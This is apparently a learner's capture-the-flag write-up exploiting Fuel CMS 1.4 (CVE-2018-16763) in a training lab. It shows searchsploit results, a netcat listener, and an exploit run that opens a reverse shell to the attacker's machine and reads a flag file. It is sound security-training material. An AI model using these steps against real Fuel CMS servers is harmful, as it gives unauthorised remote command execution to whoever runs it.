
Vulnerability Capstone

In this challenge we are given another IP: 10.10.23.137 which brings us to a fuel CMS website.



Already we have the version number 1.4 which is useful. We are asked first, what the name of the application running is, in this case it is called **Fuel CMS.**


```
root@ip-10-10-13-134:~# searchsploit fuel cms
----------------------------------------- ----------------------
 Exploit Title                           |  Path
----------------------------------------- ----------------------
fuel CMS 1.4.1 - Remote Code Execution (1)    | linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)    | php/webapps/49487.rb
Fuel CMS 1.4.1 - Remote Code Execution (3)    | php/webapps/50477.py
Fuel CMS 1.4.13 - 'col' Blind SQL Injection ( | php/webapps/50523.txt
Fuel CMS 1.4.7 - 'col' SQL Injection (Authent | php/webapps/48741.txt
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Inject | php/webapps/48778.txt
Fuel CMS 1.5.0 - Cross-Site Request Forgery ( | php/webapps/50884.txt
----------------------------------------- ----------------------
Shellcodes: No Results
root@ip-10-10-13-134:~#
```

I also decided to follow the steps in the previous example. I looked and saw there were a couple of .py files as well as an rb file. We will go through the py files, starting with the top remote execution. I feel it might be relevant to one of the questions.

```
root@ip-10-10-74-119:~# searchsploit -m linux/webapps/47138.py
  Exploit: fuel CMS 1.4.1 - Remote Code Execution (1)
      URL: https://www.exploit-db.com/exploits/47138
     Path: /opt/exploitdb/exploits/linux/webapps/47138.py
    Codes: CVE-2018-16763
 Verified: False
File Type: Python script, ASCII text executable
Copied to: /root/47138.py


root@ip-10-10-74-119:~#
```

Right! We got the Codes: CVE-2018-16763

Success! Finally we need to find the value of the flag located in the machine. **It is located in /home/ubuntu.**

To do this we will need to establish netcat.
nc -nlvp 8081

```
root@ip-10-10-74-119:/usr/share/exploits/vulnerabilitiescapstone# nc -nlvp 8081
Listening on 0.0.0.0 8081
```

Then I will open up a new tab

cd /usr/share/exploits/vulnerabilitiescapstone

```
root@ip-10-10-74-119:~# cd /usr/share/exploits/vulnerabilitiescapstone
root@ip-10-10-74-119:/usr/share/exploits/vulnerabilitiescapstone# ls
exploit.py
root@ip-10-10-74-119:/usr/share/exploits/vulnerabilitiescapstone# python3 exploit.py

 _____           _ _____ ___  ___ _____
|  ___|         | /  __ \|  \/  ||  ___|
| |_ _   _  ___| | /  \/| .  . || `--.
|  _| | | |/ _ \ | |    | |\/| | `--. \
| | | |_| |  __/ | \__/\| |  | |/\__/ /
\_|  \__,_|\___|_|\____/\_|  |_/\____/
Tested on 1.4
Created by Ac1d

        Menu

exit     -      Exit app
shell_me -      Get a reverse shell (netcat)
help     -      Show this help


Usage: python3 exploit.py Vulnerable IPADDRESS
root@ip-10-10-74-119:/usr/share/exploits/vulnerabilitiescapstone#
```

Here we go! Now we just need to type in the vulnerable IP address.

```
root@ip-10-10-74-119:/usr/share/exploits/vulnerabilitiescapstone# python3 exploit.py 10.10.23.137

 _____           _ _____ ___  ___ _____
|  ___|         | /  __ \|  \/  |/  ___|
| |_ _   _  ___| | /  \/| .  . |\ `--.
|  _| | | |/ _ \ | |    | |\/| | `--. \
| | | |_| |  __/ | \__/\| |  | |/\__/ /
\_|  \__,_|\___|_|\____/\_|  |_/\____/
Tested on 1.4
Created by Ac1d

        Menu

exit      -       Exit app
shell_me  -       Get a reverse shell (netcat)
help      -       Show this help

fuelCMS$
```

Here we are into fuelCMS$.
Now we need to establish a connection with shell using shell_me where we can attack the IP port.

```
fuelCMS$ shell_me
Enter your attacking machine IP:PORT $ 10.10.74.119:8081

Hope you had your listener ready!!
```

We have our listener ready as above!
Now we can check the netcat listener to see what has been retrieved back.

```
Connection received on 10.10.23.137 50738
/bin/sh: 0: can't access tty; job control turned off
$
```

```
/bin/sh: 0: can't access tty; job control turned off
$ ls
README.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
$
```

If we remember what the question is asking us to do /home/ubuntu let's put that in there!

```
/bin/sh: 2: cd: can't cd to /home/ubunto
$ cd /home/ubuntu
$ ls
flag.txt
$ cat flag.txt
THM{ACKME_BLOG_HACKED}
$
```

Boom!
THM{ACKME_BLOG_HACKED}

Conclusion
In this final challenge of the vulnerability module, I was introduced to Fuel CMS hosted at a provided IP. After identifying the CMS version (1.4), I researched known exploits and successfully applied **CVE-2018-16763** a Remote Code Execution vulnerability.

One of the key takeaways for me was using **netcat** for the first time to establish a listener and gain shell access. Setting up the listener, executing the exploit, and retrieving the flag from the `/home/ubuntu` directory felt like bringing together all the pieces I've learned.

This hands-on experience helped reinforce how vulnerabilities can be chained and exploited in the real world. It was insightful to walk through the exploit code, understand its behavior, and watch everything come together live in the terminal.

💡 Every room adds another layer to my learning theory into practice. I'm not just learning *what* attackers can do, but *how* they do it.